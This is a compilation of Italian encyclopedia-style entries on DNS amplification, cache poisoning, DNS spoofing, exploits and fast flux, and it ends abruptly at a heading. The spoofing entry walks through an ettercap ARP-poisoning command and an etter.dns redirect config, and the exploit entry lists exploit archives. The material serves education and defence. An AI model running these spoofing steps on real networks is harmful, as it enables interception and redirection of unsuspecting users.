Il DNS (domain name system) ha una struttura ad albero ed è composto da diversi server delegati gerarchicamente a cui vengono assegnate diverse zone. I server possono essere autoritativi per una o più zone (primari e secondari), forwarder e ricorsivi. Questi ultimi sono chiamati così poiché utilizzano la ricorsione, ovvero il processo attraverso il quale un server di questo tipo, al momento della ricezione della richiesta di risoluzione di un nome, ripercorre le catene di deleghe partendo dalla zona radice;da qui, ottenendo il server di primo livello che lo gestisce, lo interroga; ricorsivamente interroga il server nel dominio di secondo livello ottenuto, fino alla risoluzione del nome desiderato. (FIGURA 1)

Idealmente un server DNS (name server) ricorsivo dovrebbe accettare richieste (DNS query) solo da client autorizzati o locali, ma ciò nella stragrande maggioranza dei casi non accade, permettendo la loro interrogazione a qualsiasi client. Questi server vengono definiti "Open resolver" e nell'ambito della ShmooCon (2006) conference, Dan Kaminsky e Mike Schiffman ne hanno resi pubblici circa 580.000 dislocati su tutta la rete internet.

Record di Risorsa o Resource Record (RR)

Nell'ambito di una richiesta DNS avviene un'interrogazione rivolta ai record che ogni zona utilizza per organizzare le informazioni di propria competenza; questi record sono detti "record di risorsa (RR)". Nello specifico un record di risorsa e strutturato nel seguente modo:

CAMPI	**DESCRIZIONE**
Proprietario	Nome del dominio proprietario del record.
Durata TTL (time to live)	Determina il tempo di permanenza delle informazioni del record nella cache del server (è un campo facoltativo).
Classe	Classe di appartenenza del record, ad esempio IN indica che il record appartiene alla classe internet.
Tipo	Tipo del record di risorsa.
Dati del tipo di record	Il suo contenuto è variabile e dipende dalla classe e dal tipo di record. Contiene informazioni sulla risorsa.

Semplificando ci si può prendere la licenza di dire che questi record racchiudono l'associazione tra il nome del dominio e l'informazione richiesta dipendente dal tipo di record.

Esempio 1: Risoluzione di un nome

in questo caso vengono consultati i records di tipo A che collegano l'host al suo indirizzo IPV4 a 32bit.




FIGURA 1: Funzionamento di server Open Resolver e ricorsione

Esempio 2: Richiesta start of authority (SOA)

Premesso che start of authority (SOA) significa "inizio dell'autorità", con questo tipo di richiesta viene interrogato il record SOA che delimita le zone autoritative ed è unico per ogni zona, restituendo in associazione: informazioni autoritative sulla zona (Server DNS primario e secondario) il numero seriale del dominio, l'e-mail dell'amministratore e alcuni timer utili a gestire il TTL(time to live, durata di validità) dei record e la frequenza di trasmissione.

Ecco come si presenta il contenuto del record SOA di google.com:

output di Internet periscope:

Primary Nameserver: ns1.google.com
Email of Person responsible for this domain: dns-admin@google.com
Serial Number of zone: 2009061800
Refresh: 7200 (2 Hours) (a secondary name server must refresh it's zone from the primary after this many seconds)
Retry: 1800 (30 Minutes) (a secondary name server should retry after this many seconds if it can't contact the primary)
Expire: 1209600 (2 Weeks) (a secondary should expire the zone if it can't contact the primary after this many seconds)
Minimum TTL: 300 (5 Minutes) (name servers that are not primary or secondary for this domain should only cache records for this number of seconds.)

Esempio 3: Utilizzo di EDNS e lo pseudo record option (OPT)

Per proseguire nell'esempio è necessario ricordare che:

1. L'UDP (User Datagram Protocol) è un protocollo di comunicazione utilizzato su internet, basato sull'invio e la ricezione di pacchetti.
2. Le RFC (Requests for Comments), sono una raccolta contenente, standard di protocollo utilizzati su internet, rapporti e proposte.

In primo luogo bisogna definire l'EDNS (Extension Mecchanism for DNS - RFC 2671) come un'estensione del protocollo DNS la cui utilità è quella di permettere di specificare le dimensioni dei pacchetti UDP. In base alla RFC 1035 il limite di dimensione dei pacchetti UDP è 512 byte, ma sorge a volte la necessità di sforare questo limite avendo così la possibilità di trasferire pacchetti più grandi. A tale scopo, è necessario che al server DNS giunga una richiesta(query) al cui interno è contenuto un record OPT, dal quale il server estrapola informazioni sul livello di trasporto UDP, fra cui le dimensioni massime che ogni pacchetto può possedere e, ottimizzando lo spazio, modifica la risposta facendo in modo che essa contenga quanti più record di risorsa possibile. È importante specificare che si definisce un record OPT uno pseudo record poiché non contiene veri e propri dati DNS, bensì informazioni sul livello di comunicazione UDP.

Descrizione dell'attacco




FIGURA 2: Illustrazione schematica dell'attacco

Lo studio di questo attacco ha portato la consapevolezza che per la sua completa riuscita è necessario soddisfare due fondamentali precondizioni:

- Un nome di dominio valido con record di risorsa di tipo SOA e TXT che supporti EDNS
- Una query personalizzata al cui interno sia contenuto l'indirizzo Ip della vittima a cui sarà successivamente destinata la risposta. Questa tecnica prende il nome di IP spoofing.

Il primo punto sta alla base del meccanismo di amplificazione, il secondo si riferisce invece alla rifrazione dell'attacco. Il concetto di amplificazione ha base sul fatto che query (richieste) molto piccole possono generare risposte molto più grandi, ad esempio una query UDP di 60 byte può generare una risposta di 512, cioè 8.5 volte più grande della richiesta. Chiameremo l'amplificazione della risposta "fattore di amplificazione". La rifrazione invece consiste nell'ip-spoofing che è il meccanismo attraverso il quale si dirotta la risposta verso un'altra destinazione prestabilita. Chi sferra quest'attacco solitamente si avvale di una rete di computer dislocati sulla rete internet (ad esempio una Botnet) utilizzata inconsapevolmente allo scopo d'inviare una moltitudine di richieste a diversi server DNS open resolver. Questo primo aspetto dell'amplificazione viene successivamente potenziato per mezzo di diverse query, precostruite manualmente, atte ad interrogare i diversi record di risorsa dei domini sfruttati. Ad esempio, s'ipotizzi di mandare una richiesta con indirizzo di risposta falsificato(spoofed query) ad un server DNS "open resolver" che attraverso lo pseudo-record OPT e sfruttando EDNS, specifichi dimensioni molto più grandi dei pacchetti UDP in risposta, ad esempio 4000 byte. Dal punto di vista dell'amplificazione si nota subito che la stessa query di 60 byte può amplificare la sua risposta fino a 4000 byte con un fattore di amplificazione pari a 66.7. Tale fattore è ulteriormente incrementabile attraverso la combinazione delle diverse risposte ottenute dall'interrogazione di record SOA, di TIPO A e TXT e in caso di frammentazione, cioè se sforando l'MTU(Maximum Transmission Unit= Massima unità trasmettibile) di un qualsiasi router che collega i server DNS "attaccanti" al bersaglio, i pacchetti vengono ridimensionati incrementandone il numero a discapito del bersaglio. Un'ultima precisazione: le operazioni che permettono l'attacco sopracitato si basano su abusi (come l'utilizzo improprio di EDNS) e vulnerabilità (come l'ip spoofing) del servizio DNS i cui server partecipano involontariamente all'attacco.

Note

RFC 1918

^ (EN)http://www.faqs.org/rfcs/rfc1918.html

RFC 2671

^ (EN)http://www.faqs.org/rfcs/rfc2671.html

RFC 768

^ (EN)http://www.faqs.org/rfcs/rfc768.html

RFC 1035

^ (EN)http://www.faqs.org/rfcs/rfc1035.html

US-CERT United States Computer Emergency Readiness Team

^ (EN)http://www.us-cert.gov/reading_room/DNS-recursion033006.pdf

DNS Amplification Attacks Preliminary release (Randal Vaughn and Gadi Evron)

^ (EN)http://www.isotf.org/news/DNS-Amplification-Attacks.pdf.

Voci correlate

- Amplification attack
- Denial of service
- Sicurezza informatica
- Botnet
- smurf

DNS cache poisoning

Il **DNS cache poisoning** (in italiano **Avvelenamento cache DNS**) è un attacco informatico che mira a modificare la cache dei name server in modo da modificare l'associazione indirizzo IP / nome del server. Ciò consente di rindirizzare un nome di dominio web (del tipo www.wikipedia.org) verso un indirizzo IP diverso da quello originale.

La tecnica consiste nell'ingannare un name Server facendogli credere di ricevere delle informazioni autentiche, quando, in realtà sono informazioni create ad arte per modificarne il comportamento. Le informazioni ricevute vengono inoltre conservate nella cache per un certo periodo di tempo e diffondono l'effetto dell'attacco agli utenti del server.

Una soluzione open source è ArpON [2] "ARP handler inspection". ArpON è un demone portabile che rende il protocollo ARP sicuro contro attacchi Man in The Middle (MITM) attraverso tecniche ARP Spoofing, ARP Cache Poisoning, ARP Poison Routing (APR). Blocca anche attacchi derivati quali Sniffing, Hijacking, Injection, Filtering come: DHCP Spoofing, DNS Spoofing, WEB Spoofing, Session Hijacking e SSL/TLS Hijacking & co attacks.

Collegamenti esterni

- DNS cache poisoning [1]

Note


[1] http://sicurezza.html.it/articoli/leggi/2741/dns-cache-poisoning/

Dns spoofing

Il *DNS spoofing* è un attacco informatico, facente parte di una categoria più vasta denominata *man in the middle*.

Introduzione

Gli attacchi di tipo *man in the middle* consistono nel deviare i pacchetti (in una comunicazione tra due host) verso un attaccante, che finge di essere il mittente o destinatario vero. La struttura è la seguente: una comunicazione a due dove l'attaccante s'interpone tra i due host vittime A e B.




L'attaccante invia comunque i pacchetti che riceve alla giusta destinazione. In questo modo i due host attaccati non si accorgono che la comunicazione è stata alterata. In base alle abilità dell'attaccante di alterare la connessione l'attacco prende il nome di *man in the middle* half duplex (in una comunicazione bidirezionale si monitorizza solo un senso della connessione) o *man in the middle* full duplex (In telecomunicazioni ed informatica il full-duplex è una modalità di invio e ricezione di informazioni digitali o analogiche, con funzione completamente bidirezionale).

Lo scopo di questi attacchi può essere quello di rubare delle informazioni personali oppure monitorare e alterare la comunicazione tra due utenti.

DNS-Query

Il protocollo DNS su Internet ha il compito di trasformare l'indirizzo simbolico (ad esempio www.prova.org) in indirizzo numerico o IP (ad esempio 202.159.XXX.XXX). I server DNS sono organizzati secondo una struttura ad albero gerarchica, in cui ogni nodo corrisponde ad un dominio. I server DNS scambiano record DNS mediante tre tipi di messaggi: query, response e update. Supponiamo ad esempio di voler contattare tramite un browser il sito www.prova.org. Quest'operazione consiste in una serie di DNS query. Il server DNS dopo aver trovato l'indirizzo ip tramite varie chiamate ad altri server DNS lo comunica alla macchina richiedente con un DNS responce che deve contenere l'IP giusto.



La struttura reale di una query è molto più complessa ed articolata ma semplifichiamo il tutto ed utilizziamo solo ciò che serve ai fini dell'attacco.


DNS Spoofing

Il DNS spoofing si svolge nel modo seguente: la vittima fa una DNS query, che viene catturata dall'attaccante, che la corrompe e manda alla vittima una risposta diversa da quella che sarebbe stata fornita dal DNS.

I messaggi DNS viaggiano sulla rete utilizzando il protocollo UDP. La sicurezza è affidata al protocollo DNS il quale ha dei punti deboli. L'attacco sfrutta alcuni campi delle DNS query:

- l'ID (evidenziato in grigio nella figura) è un campo di 16 bit che individua la transazione. Viene generato dall'host che ha originato una DNS query; le risposte devono avere il medesimo id altrimenti l'host non le accetterà.
- Il campo QUESTION (sempre in grigio) contiene il nome di dominio richiesto e il tipo di record che devono essere inviati come risposta.

Una DNS query la possiamo immaginare nel modo seguente:



Tale attacco può esser effettuato in varie modalità:

- Simulazione delle risposte del DNS
- Cache poisoning
- Manomissione fisica del DNS

L'obbiettivo dello spoofing è modificare la corrispondenza tra indirizzo ip e nome del sito contenuti nelle risposte.

Simulazione delle risposte del DNS (in una rete locale o da locale a remoto)

Questa tipologia d'attacco deve considerare l'ID della query. L'attaccante intercetta la richiesta di un client, memorizza l'ID contenuto all'interno del messaggio, e crea una falsa risposta con il giusto ID copiato precedentemente. Alla fine rispedisce il tutto al client che ha fatto la query. Affinché l'attacco riesca è necessario rispondere con l'ID atteso dal client prima del vero server. In questo modo il client crede che l'host attaccante sia il server. Questo perché il client accetta la prima risposta che gli viene inviata con id atteso (race condition). Infine è necessario anche intercettare le eventuali reverse query (quelle che traducono indirizzo ip a nome simbolico), perché se parte una nuova richiesta e non la s'intercetta, la vittima può accorgersi che al nome simbolico non corrisponde l'IP ricevuto dal falso DNS.

A questo punto il client invierà tutti i pacchetti destinati a quel nome simbolico all'attaccante, il quale può:

1. svolgere la funzione di proxy e creare una connessione con il client e una con il server e rimandare ogni richiesta di servizio proveniente dal client al server e ogni risposta dal server al client
2. non contattare il server reale e simulare i servizi offerti dal server.

Nel caso in cui non si possa intercettare una DNS query si può provare un attacco di tipo blind, ovvero un attacco alla cieca.


La simulazione delle risposte del DNS è facilmente individuabile. Infatti, utilizzando un server DNS diverso si può notare la differenza delle risposte. Inoltre l'IP dell'attaccante è presente nell'intestazione dei pacchetti IP che contengono i pacchetti UDP con le risposte DNS contraffatte.

Cache poisoning (in remoto)

Questa tipologia d'attacco consiste nel creare record DNS fasulli ed inserirli nella cache del name server. Un name server non può contenere tutte le corrispondenze ip/nome simbolico, pertanto utilizza una cache con parti di tali corrispondenze con TTL (Time to live, ovvero un periodo di vita dei dati nella cache). La tecnica del cache poisoning si basa sull'inserimento in cache di record falsi con un TTL molto grande. Ci sono vari modi per eseguire un cache poisoning e sono i seguenti:

- Il DNS server si "avvelena" da solo

Un host fa una richiesta di un nome di dominio (ad esempio www.prova.org) al suo server DNS, se tale indirizzo non è in memoria, parte una query al DNS del dominio corrispondente. Se questo server è stato avvelenato risponderà con una mappatura sbagliata e di conseguenza si avvelenerà anche il primo server DNS (avvelenamento temporaneo poiché i dati nella cache hanno un time to live).



- DNS Id spoofing

Il DNS server inserisce solo i record che provengono da risposte a query con ID atteso. I vecchi DNS Server usavano un unico ID che veniva incrementato per le richieste successive. L'attaccante, in questo caso doveva solo venire a conoscenza di questo ID per essere abbastanza sicuro che i suoi record avvelenati venissero inseriti. Un modo di procedere per l'attaccante è il seguente:

- Crea una rete con un DNS Server "fasullo" di cui ha pieno controllo (denominiamolo ad esempio attaccante.net)
- Chiede al server vittima la traduzione di www.attaccante.net
- Il server vittima è costretto ad inviare una query al DNS fasullo della rete attaccante.net, e questa query contiene anche l'Id
- L'attaccante chiede la traduzione di un record che vuole avvelenare e spera di poter inviare lui stesso la risposta con l'Id corretto prima del DNS autoritario (race condition).

Se il server cambia gli ID nelle DNS query quest'attacco non funziona più, ma l'attaccante può fare tutte le prove che riesce ad eseguire prima che arrivi la risposta dal DNS autorevole. I possibili diversi identificativi sono 65636 (2^16), ovvero l'attaccante deve indovinare un intero in questo range.

Se l'attacco riesce, a questo punto qualsiasi utente che usufruisce di quel determinato server DNS ed esegue query per siti attendibili riceve come risposte corrispondenze ip/nome simbolico sbagliate dovute all'avvelenamento della cache. Questa tipologia d'attacco non è facilmente intercettabile. Si può essere sotto attacco per un lungo periodo

senza che ci si accorga facilmente d'esserlo, tuttavia è quasi impossibile trovare name server vulnerabili a quest'attacco ormai considerato obsoleto.

Manomissione fisica del DNS

Questa tipologia d'attacco è molto semplice, ma solo se si ha accesso a un name server e possibilità di modificare direttamente i record cambiando manualmente gli indirizzi ip di interesse per l'attaccante.

Contromisure

- Per quanto riguarda la simulazione delle risposte del DNS la prima contromisura è sicuramente accorgersi di essere sotto attacco e ciò è possibile individuando eventuali risposte multiple (IDS).
- Una seconda opzione è il DNSSEC ovvero Domain Name System Security Extensions, un protocollo che controlla e valida le richieste.
- Per quanto riguarda il DNS Spoofing tramite ARP cache poisoning è possibile utilizzare una soluzione open source chiamata ArpON [2] "ARP handler inspection". ArpON è un demone portabile che rende il protocollo ARP sicuro contro attacchi Man in The Middle (MITM) attraverso tecniche ARP Spoofing, ARP Cache Poisoning, ARP Poison Routing (APR). Blocca anche attacchi derivati quali Sniffing, Hijacking, Injection, Filtering come: DHCP Spoofing, DNS Spoofing, WEB Spoofing, Session Hijacking e SSL/TLS Hijacking & co attacks.
- Altra soluzione è utilizzare un server che genera il campo id dei pacchetti in maniera casuale e allo stesso modo sceglie un numero di porta di comunicazione.
- In merito al poison cache, è ormai impossibile trovare server vulnerabili a questo tipo d'attacco considerato obsoleto.

Esempio di DNS spoofing

L'esempio utilizza la tecnica di simulazione del DNS su una rete locale con il programma ettercap, usando come configurazione quella d'esempio contenuta nel file etter.dns (per vedere tale configurazione basta aprire il file etter.dns del programma stesso). Per eseguire l'esempio è necessario un personal computer con sistema operativo linux ed ettercap installato.

Sia:

host1 = pippo con ip 192.168.1.9 l'attaccante

host2 = topolino con ip 192.168.1.5 la vittima

topolino vuole collegarsi al sito www.microsoft.com (utilizzeremo la configurazione di default d'ettercap) e pippo vuole eseguire una simulazione delle risposte del DNS su topolino; per far ciò esegue il seguente comando:

pippo: ettercap -T -M arp:remote /192.168.1.9/ /192.168.1.1/ -P dns_spoof [1]

Con questo comando [1] digitato da console, pippo (computer host 1) 192.168.1.9 si è finto gateway (192.168.1.1) e ha reindirizzato le richieste di topolino (host 2) 192.168.1.5 indirizzate a www.microsoft.com direttamente su www.linux.com; ovviamente per far funzionare il tutto deve configurare il reindirizzamento nel seguente modo (cosa già fatta come esempio all'interno del file) pippo: nano /usr/share/ettercap/etter.dns

```
###################################
# microsoft
# redirect it to www.linux.org
#
microsoft.com     A   198.182.196.56
*.microsoft.com   A   198.182.196.56
www.microsoft.com PTR 198.182.196.56     # Wildcards in PTR are not allowed
###########################################
```

In questo modo vengono reindirizzate tutte le connessioni di microsoft su linux. si vuole reindirizzare un generico sito su un altro indirizzo basta aprire il file etter.dns con nano o con qualsiasi altro editor di testo, ed analizzare la prima parte del file che si presenta nel seguente modo:

```
#############################################################################
#                                                                           #
#  ettercap -- etter.dns -- host file for dns_spoof plugin                  #
#                                                                           #
#  Copyright (C) ALoR & NaGA                                                #
#                                                                           #
#  This program is free software; you can redistribute it and/or modify     #
#  it under the terms of the GNU General Public License as published by     #
#  the Free Software Foundation; either version 2 of the License, or        #
#  (at your option) any later version.                                      #
#                                                                           #
#############################################################################
#                                                                           #
# Sample hosts file for dns_spoof plugin                                    #
#                                                                           #
# the format is (for A query):                                              #
#   www.myhostname.com A 168.11.22.33                                       #
#   *.foo.com          A 168.44.55.66                                       #
#                                                                           #
# or for PTR query:                                                         #
#   www.bar.com A 10.0.0.10                                                 #
#                                                                           #
# or for MX query:                                                          #
#    domain.com MX xxx.xxx.xxx.xxx                                          #
#                                                                           #
# or for WINS query:                                                        #
#    workgroup WINS 127.0.0.1                                               #
#    PC*       WINS 127.0.0.1                                               #
#                                                                           #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests       #
#       so if you want to reverse poison you have to specify a plain        #
#       host. (look at the www.microsoft.com example)                       #
#                                                                           #
#############################################################################
```

In questa prima parte del file spiega come devono essere strutturate le query, perciò se si vogliono reindirizzare più siti basta aggiungere al file più strutture identiche a quelle dell'esempio, dove al posto di microsoft inseriamo il sito che si vuole reindirizzare e al posto dell'indirizzo ip di linux utilizziamo l'indirizzo ip di dove si vuol reindirizzare la query.Va ricordato che bisogna anche cambiare la reverse query (PTR).

Tools applicativi

Esistono vari tools applicativi per svolgere questa tipologia d'attacchi. Tra i più conosciuti vi sono:

1. Ettercap
2. Dsniff
3. Zodiac

Ettercap

È uno sniffer evoluto, sviluppato da due programmatori italiani, che permette di sniffare tutto il traffico presente in rete anche in presenza di switch. Inoltre offre una serie di funzioni che lo rendono un software molto valido.Tra queste funzioni abbiamo:

- SSH 1 e HTTPS password sniffing;
- Password collection per una moltitudine di protocolli;
- OS fingerprinting per il riconoscimento dei sistemi operativi sugli Host trovati in rete;
- Possibilità di chiudere una connessione o inserire caratteri estranei;
- Supporto di plugin vari che a loro volta presentano funzioni quali DNS spoofing, PPTP sniffing

Dsniff

È un pacchetto di tool un po' obsoleto ma tuttora interessante per le varie possibilità offerte per lo sniffing. Nel pacchetto sono inclusi: dsniff (uno sniffer di password), arpspoof (un tool per ARP poisoning), dnsspoof (un tool per il DNS spoofing), msgsnarf (tool che cattura e visualizza i messaggi tra clients IM), mailsnarf (tool dedito a violare la privacy altrui, infatti cattura e visualizza i messaggi email), tcpkill (tool che termina le connessioni tcp nella rete locale), tcpnice (applicazione che obbliga le altre connessioni a ridurre il consumo di banda, per favorire le proprie connessioni) ed infine webspy (software che cattura e visualizza in real time la navigazione web della vittima).

Zodiac

Zodiac è un programma che analizza il protocollo DNS. Permette di osservare il traffico su rete, analizzando il modo in cui sono assemblati e disassemblati i pacchetti. Il software offre, a chi non è esperto del settore strumenti per:

1. vedere come funziona il protocollo DNS
2. fare dello spoofing senza dover scrivere delle routine di modifica o filtri per pacchetti

Le sue caratteristiche sono le seguenti:

- Possibilità di sniffare qualsiasi tipo di dispositivo configurato (Ethernet, PPP, ecc.)
- Possibilità di catturare e decodificare quasi tutti i tipi di pacchetti DNS, inclusi i pacchetti decompressi
- Interfaccia testuale con comandi interattivi e finestre multiple
- La struttura threaded permette più flessibilità quando si aggiungono nuove funzionalità
- Il codice è pulito, commentato e testato benissimo, ciò ne semplifica l'estensione
- il sistema che filtra i pacchetti DNS permette l'installazione di pseudo filtri DNS selezionabili da una vasta gamma di primitive di costruzione di pacchetti DNS
- Possibilità di visualizzare la versione del DNS name server utilizzando richieste di tipo BIND
- DNS spoofing, rispondendo alle query DNS su rete LAN prima del Name Server remoto (race condition)
- DNS soofing con jizz, sfruttando le debolezze in vecchie versioni di BIND.
- DNS ID spoofing, sfruttando le debolezze del protocollo DNS.

Voci correlate

- Dns amplification attack
- IP spoofing
- Full duplex

Note

[1] blackhats.it (http://www.blackhats.it/en/papers/Paper-mitm.pdf)

Collegamenti esterni

1. ArpON (http://arpon.sf.net)
2. http://www.diritto.it/pdf/26961.pdf
3. http://www.dia.unisa.it/~ads/corso-security/www/CORSO-0102/Spoofing_Slide.pdf
4. http://www.ippari.unict.it/wikippari/storage/users/15/15/images/97/Attacchi%20MITM.pdf
5. (**EN**) http://www.securesphere.net/download/papers/dnsspoof.htm
6. (**EN**) http://www.menandmice.com/knowledgehub/dnssecurity/dnsspoofing/default.aspx
7. http://www.cs.unibo.it/~margara/page2/page6/page25/assets/Gruppo9.pdf
8. http://sicurezza.html.it/articoli/leggi/2741/dns-cache-poisoning/
9. http://www.monkey.org/~dugsong/dsniff/
10. http://ettercap.sourceforge.net/
11. (**EN**) http://www.darknet.org.uk/2008/07/zodiac-dns-protocol-monitoring-and-spoofing-tool/
12. http://www.ucci.it/docs/ICTSecurity-2004-19.pdf

Exploit

Un **exploit** è un termine usato in informatica per identificare un codice che, sfruttando un bug o una vulnerabilità, porta all'acquisizione di privilegi o al denial of service di un computer.

Ci sono diversi modi per classificare gli exploit. Il più comune è una classificazione a seconda del modo in cui l'exploit contatta l'applicazione vulnerabile. Un *exploit remoto* è compiuto attraverso la rete e sfrutta la vulnerabilità senza precedenti accessi al sistema. Un *exploit locale* richiede un preventivo accesso al sistema e solitamente fa aumentare i privilegi dell'utente oltre a quelli impostati dall'amministratore.

Gli exploit possono anche essere classificati a seconda del tipo di vulnerabilità che sfruttano. Vedi buffer overflow, Heap Overflow, format string attacks, race condition, double free(), Integer overflow, SQL injection, cross-site scripting, cross-site request forgery, remote file inclusion e local file inclusion.

Lo scopo di molti exploit è quello di acquisire i privilegi di root su un sistema. È comunque possibile usare exploit che dapprima acquisiscono un accesso con i minimi privilegi e che poi li alzano fino ad arrivare a root.

Normalmente un exploit può sfruttare solo una specifica falla, e quando questa falla viene riparata, l'exploit diventa inutile per le nuove versioni del programma. Per questo motivo alcuni blackhat hacker non divulgano gli exploit trovati ma li tengono riservati per loro o per la loro comunità. Questi exploit sono chiamati *zero day exploit*, e scoprire il loro contenuto è il più grande desiderio per gli attacker senza conoscenze, altrimenti detti script kiddie. Gli exploit più sfruttati sono scritti in perl c e php

Voci correlate

- Shellcode
- Sicurezza informatica
- Virus

Collegamenti esterni

- (EN)Milw0rm [1] il più grande archivio di exploit del web
- (EN)World Wide Exploits Database by K-OTik Security [2] in inglese - richiesta registrazione
- (EN)Metasploit Framework [3] in inglese
- (EN)Rosiello Security Exploits [4] in inglese
- (EN)Advanced Exploit Tutorials [5] in inglese
- (EN)Proof of concept exploit downloads [6] in inglese
- (EN)Home of the Bugtraq exploit mailing list [7] in inglese
- (EN)ExploitTree [8] from SecurityForest [9] in inglese

Note

[1] http://www.milw0rm.com/
[2] http://www.k-otik.com/exploits/
[3] http://www.metasploit.com/projects/Framework/
[4] http://www.rosiello.org/
[5] http://medialab.freaknet.org/~alpt/tutorial/papers.html
[6] http://www.packetstormsecurity.org
[7] http://www.securityfocus.com/
[8] http://www.securityforest.com/wiki/index.php/Category:ExploitTree
[9] http://www.securityforest.com/

Fast Flux

Il **Fast Flux** è una tecnica utilizzata nelle botnet basata sul DNS per nascondere il phishing e i siti di malware dietro una rete di host compromessi che agiscono da proxy e che cambiano in continuazione. Si può anche riferire alla combinazione di reti peer-to-peer, sistemi command-and-control distribuiti, load balancing del web e redirezione di proxy utilizzate per rendere le reti di malware più resistenti rispetto alla loro individuazione e alle contromisure. Lo Storm worm è una delle varianti recenti di malware che fa uso di questa tecnica[1] .

Gli utenti di internet possono osservare l'uso del fast flux negli attacchi di phishing legati a organizzazioni criminali, incluso l'attacco a MySpace.

Mentre i ricercatori della sicurezza erano a conoscenza della tecnica almeno da novembre 2006, la tecnica ha ricevuto un'attenzione maggiore da parte della stampa a partire da luglio 2007.

Single-flux e double-flux

Il tipo più semplice di fast flux, conosciuto come "single-flux", è caratterizzato da molti nodi che all'interno della rete registrano e de-registrano il proprio indirizzo come parte della lista degli indirizzi DNS di tipo A per un singolo dominio. Questo sistema unisce il "round robin DNS" con valori molto bassi di TTL, per creare una lista di indirizzi per un certo dominio che è in continuo cambiamento. Questa lista può comprendere centinaia di migliaia di indirizzi.

Un tipo più sofisticato di fast flux, conosciuto come "double-flux", è caratterizzata da nodi nella rete che registrano e de-registrano il proprio indirizzo come parte della lista dei record NS per una certa zona. Questo fornisce uno strato addizionale di ridondanza e di sopravvivenza all'interno della rete di malware.

Durante un attacco malware, il record DNS punterà ad un sistema compromesso che agirà da proxy. Questo metodo previene il funzionamento di alcuni dei meccanismi tradizionali di difesa, ad es. le ACL. Il metodo può anche mascherare i sistemi dell'attaccante, che sfrutteranno la rete attraverso una serie di proxy e renderanno più arduo identificare la rete dell'attaccante. Il record normalmente punterà ad un indirizzo IP dove i bot vanno per registrarsi, per ricevere istruzioni o per attivare degli attacchi. Siccome gli IP passano attraverso un proxy, è possibile contraffare l'origine di queste istruzioni, aumentando la possibilità di superare le ACL IP che sono state messe nella rete.

Note

[1] http://www.ilsoftware.it/articoli.asp?id=3816

FIN scan

